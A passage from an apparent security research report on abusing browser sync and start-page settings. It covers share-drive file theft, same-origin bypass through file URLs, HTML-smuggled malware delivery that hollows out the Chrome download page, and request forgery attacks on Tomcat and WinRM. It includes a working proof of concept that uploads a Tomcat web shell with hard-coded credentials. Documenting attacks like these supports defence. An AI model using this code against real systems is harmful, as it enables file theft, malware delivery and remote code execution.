


Figure 71: Setting the user's start page to the location of their SSH private key, and embedding an XSS payload in the home button.




Figure 72: Upon reopening their browser and pressing the home button, the payload is executed, showing an alert box with the user's SSH private key.

THEFT-4 Internal Network File Theft

Using the same techniques as THEFT-3, an attacker can also retrieve files from an internal network drive.

Theft-4.1 Share Drive File Theft

The best real-world application for stealing from a share drive would be via the use of a malicious extension operating as a C2, such that an operator could make a few

targeted file theft requests, rather than a fully automated solution. However, to demonstrate that this would be possible with an automated solution, a JavaScript file to list all files and folders within a share drive and log them to the console has been shown. From this, a malicious script could navigate to a specific file and exfiltrate it, or by opening new tabs, could open multiple files at once, provided it does not set off any popup blockers.

```
var Source = new XMLSerializer().serializeToString(document);
var a = Source.split('<td data-value="');
var i = 1;
while (i < a.length) {
    console.log(a[i].split('')[0]);
    i++;
}
```

Figure 73: JavaScript to retrieve every filename from a directory listing page.




Figure 74: Opening the share drive and triggering the JavaScript code, resulting in the filenames being logged to the console.

The lack of state on a single JavaScript automated file crawler would be far less useful and far noisier than a C2 counterpart. As such, this was unlikely to be leveraged by an attacker.

and relay the requests to a target service. This would likely require persistent JavaScript execution from an extension to be done.

An additional limitation of relay attacks would be that they cannot be relayed to the same device, so an additional internal host would need to be identified for relay attacks, and network-level access to that internal host would also be required.

THEFT-6 File Compromise Via File Directive SOP bypass

As discussed in case study 3, the Same Origin Policy is circumvented when coming from a file directive URL, allowing an attacker to set a user's start page to an HTML file stored locally or on a remote share drive to read and exfiltrate files that can be interpreted as valid JavaScript.

THEFT-6.1 Config theft via Remote Share File

By setting the user's start page to a remote file share, an attacker can force a victim to view an attacker-controlled webpage in a file context, this allows for exfiltration of data from local files or other internal share drives via embedding the files in the DOM as a script and exfiltrating that information via JavaScript. This attack only works on files which parse as valid JavaScript but does not consider the file extension of the file.

In the example below, this is used to exfiltrate a user's prefs.js file for Firefox, which contains some user information.




Figure 77: Accessing a file on a share drive to compromise a local file.

This specific attack requires knowing the location of the user's prefs.js file, but for other targeted files may be more predictable. Alternatively, this could be automated to scan for a variety of local files, and files on share drives for exfiltration.

This worked on all three browsers, with Firefox requiring additional slashes as seen in Case study 3, an example is shown below:

```
<script
src="file:///192.168.18.128/Demoshare/samplefile.txt"></script>
```

THEFT-6.2 Config theft via Local File

As with the technique above, if an attacker can write a local file to disk, such as via downloading a file via other techniques, and then navigating to it, an attacker can launch data theft attacks from the local device to compromise other local files or files on share drives, if they can be interpreted as valid JavaScript.

To demonstrate this, a malicious file was downloaded via HTML smuggling to the default download location. This resulted in it having the predictable path location of C:/Users/User/Downloads/test.html. Then in a subsequent attack, the users start page

was set to file:///C:/Users/User/Downloads/test.html and the victim's browser was restarted to trigger the attack, resulting in the user's prefs.js file being exfiltrated.




Figure 78: Exfiltrating a file from a share drive via a local file.

Using a downloaded file to leverage this functionality does require knowing the victim's username, which could be identified through THEFT-5.1, or other contextual sync information. Additionally, this specific attack requires knowing the location of the user's prefs.js file, but other files may be in a consistent location, or automated scanning and exfiltration could be done.

DROP1 - Forced Malware Delivery

Forced Malware Delivery with Pretext Webpage.

By HTML smuggling a malicious file download into a page, followed instantly by a redirection to a trusted site, an attacker could generate a reasonably seamless payload dropper onto a victim's device without the user questioning why they have a file to be downloaded. In the example shown, the XSS vulnerability in Chrome was used to seamlessly download a malicious executable and then redirect the user to the Chrome update page, giving the user strong reasoning to click the link, without the user thinking any malicious action has taken place, and no malicious URLs being present in the URL bar at any time. This could be done without the initial XSS by sending the user to a malicious site first, but it could have added the opportunity for problems to have arisen, such as the user noticing malicious site before redirection, the malicious site being blocked.




Figure 79: Malicious payload being downloaded, appearing to originate from google.com.au.

DROP2 - Incubated Malware Delivery

Backdooring file downloads

Another subtle method that malicious browser extensions allowed for was the ability to tamper with trusted webpages. By hollowing out the functionality for downloading a trusted application, and replacing it with an HTML smuggled file download, a remote attacker can incubate malware delivery in specific sites and wait for the user to navigate to the site and download the file.

To demonstrate this, code to replace the default chrome download with a malicious file was embedded within an extension. Upon a user browsing to the chrome download page, the JavaScript would overwrite the download button with one that downloaded an HTML smuggled executable, and redirected the user to the download success page.

```
47 if(document.location = "https://www.google.com.au/intl/en_au/chrome/"){
48 var Source = new XMLSerializer().serializeToString(document);
49 var newbody = Source.split('<div class="chr-homepage-hero__download">')[0] +
  '<div class="chr-homepage-hero__download">'+ '<button class="chr-cta__button
chr-cta__button--blue show" type="button" onclick="eval(atob(\'<REDACTED HTML
SMUGGLING PAYLOAD>\'))">Download Chrome</button>'
50 + '<div id="js-simplified-download" class="chr-homepage-hero__simplified"
  aria-hidden="false">' + Source.split('<div id="js-simplified-download"
  class="chr-homepage-hero__simplified" aria-hidden="false">')[1];
51 document.write(newbody);
52 }
```

Figure 80: Malicious JavaScript to hollow the default chrome download and embed a custom payload.

This is blocked by the default chrome.com Content Security Policy²¹, however, it demonstrates the possible attack surface.

This example was built for a specific page, however universal versions of this attack may be possible with sufficient development time.

EXEC-1 Request Forgery Attacks to Trigger Code Execution

As discussed in case studies 2, 3, and 5, forcing a user to a specified page and executing JavaScript in that page can circumvent CSRF protections, allowing for multi-stage request forgery attacks.

Depending on the target service this may or may not be an overtly malicious activity. With use of an extension this can be made more opsec friendly by waiting until the user is inactive for a period of time before triggering the exploit.

In these examples, users are directed to the targeted applications via the start page, however this could also be done by a malicious extension.

EXEC-1.1 Authenticated Remote Code Execution in Tomcat

Using the credentials and context from a user's session as discussed in THEFT-1.1, an attacker could identify credentials, and the hostname for a service vulnerable to exploitation.

Using the Tomcat server discussed in THEFT-1.1 as an example, the server can be compromised if a user navigates to a tomcat endpoint, and malicious JavaScript can be embedded within the page. To leverage this without user interaction, this JavaScript must embed administrator credentials. By leveraging a malicious extension to execute malicious JavaScript, described in case study 5 and forcing the user to navigate to the tomcat instance at **http://127.0.0.1:8080/** by setting their start page, a remote code execution exploit would be triggered against the service.

From the attacker device, the user's homepage was set to the tomcat server at **http://127.0.0.1:8080**, and a malicious developer extension was installed on the victim device to emulate a synchronised extension:

²¹ <https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP>




Figure 81: Setting the user's start page to **http://127.0.0.1:8080**.

The malicious JavaScript within in the extension uploaded a malicious WAR file to the system and triggered the web shell within the WAR file, in this case, running **calc.exe**:

```

1  function sleep(ms) {
2    return new Promise(resolve => setTimeout(resolve, ms));
3  };
4  async function poc(){
5    let response = await fetch("http://127.0.0.1:8080/manager/html", {
6      headers: {"Authorization": "Basic YWRtaW46U2VjcmV0cGFzZ3dvcnQx"},
7    });
8    let responseText = await response.text();
9    var target = responseText.split('<form method="post" action="')[2].split('')[0];
10   uploaddata = "UESDBA0AAAgAAcEKalcAAAAAAAAAAAAAAAAAAJAAQATUWUQ51JTRyV/soAAFBLAwQUAAgICAAhCmpXAAAAAAAAAAAAAAAAAAFAAAAE1FVEEtSU5GL0I8TkIGRVRNULk1G803My0xLLS7RDU
11   const b64toBlob = (b64Data, contentType='', sliceSize=512) => {
12     const byteCharacters = atob(b64Data);
13     const byteArray = [];
14     for (let offset = 0; offset < byteCharacters.length; offset += sliceSize) {
15       const slice = byteCharacters.slice(offset, offset + sliceSize);
16       const byteNumbers = new Array(slice.length);
17       for (let i = 0; i < slice.length; i++) {
18         byteNumbers[i] = slice.charCodeAt(i);
19       };
20       const byteArray = new Uint8Array(byteNumbers);
21       byteArray.push(byteArray);
22     };
23     const blob = new Blob(byteArray, {type: contentType});
24     return blob;
25   };
26   const blob = b64toBlob(uploaddata, "application/octet-stream");
27   var formData = new FormData();
28   formData.append('deployWar', blob, 'evil.war');
29   fetch(target, {
30     headers: {"Authorization": "Basic YWRtaW46U2VjcmV0cGFzZ3dvcnQx"},
31     method: 'POST',
32     body: formData
33   });
34   sleep(1000).then(() => fetch("http://127.0.0.1:8080/evil/evil.jsp?cmd=calc.exe",{headers:{"Authorization": "Basic YWRtaW46U2VjcmV0cGFzZ3dvcnQx"}}));

```

Figure 82: The malicious JavaScript to upload a webshell and then run **calc.exe**.

The remote code execution vulnerability was triggered upon the victim reopening Edge, as demonstrated by opening the calculator.




Figure 83: Upon the user reopening their browser, they are sent to the tomcat endpoint and calc is triggered.

The provided exploit uses the credentials compromised in the password list, however, if the user was already authenticated to the site via basic authentication, this could be exploited without needing to know the user's credentials.

Additionally, this exploit would circumvent IP allowlisting and allow targeting local systems, as the requests originate from the victim device.

This logic flow could be applied to any authenticated internal application to identify and leverage authenticated code execution.

EXEC - 1.2 Authenticated Remote Code Execution in WinRM

By leveraging the credential coercion capability discussed in THEFT-5.1 and subsequently cracking the victim's local user password, an attacker could conduct network attacks using those credentials. A notable method to exploit this was the ability to send Windows Remote Management (WinRM) requests over HTTP to trigger code execution if the following preconditions are met:

- WinRM was enabled on the host.
- The auth basic and allow unencrypted settings are enabled in WinRM.
- The user can execute JavaScript on the `http://localhost:5985` URL.

This worked via sending two WinRM requests. The first to retrieve a valid "ShellID" value, the other to use that shell ID to run a command. In this case, Calc was used as an example. For this demonstration, JavaScript was run through the console as this case study does not cover malicious extensions. A full demonstration of this exploit can be found in Case Study 5.

By setting the user's start page to `http://localhost:5985` and leveraging a malicious extension with JavaScript execution capability, an attacker could force the user to the WinRM server where it would automatically trigger a CSRF request. Resulting in code execution.




Figure 84: Setting the users start page to the WinRM endpoint at **http://localhost:5985**.

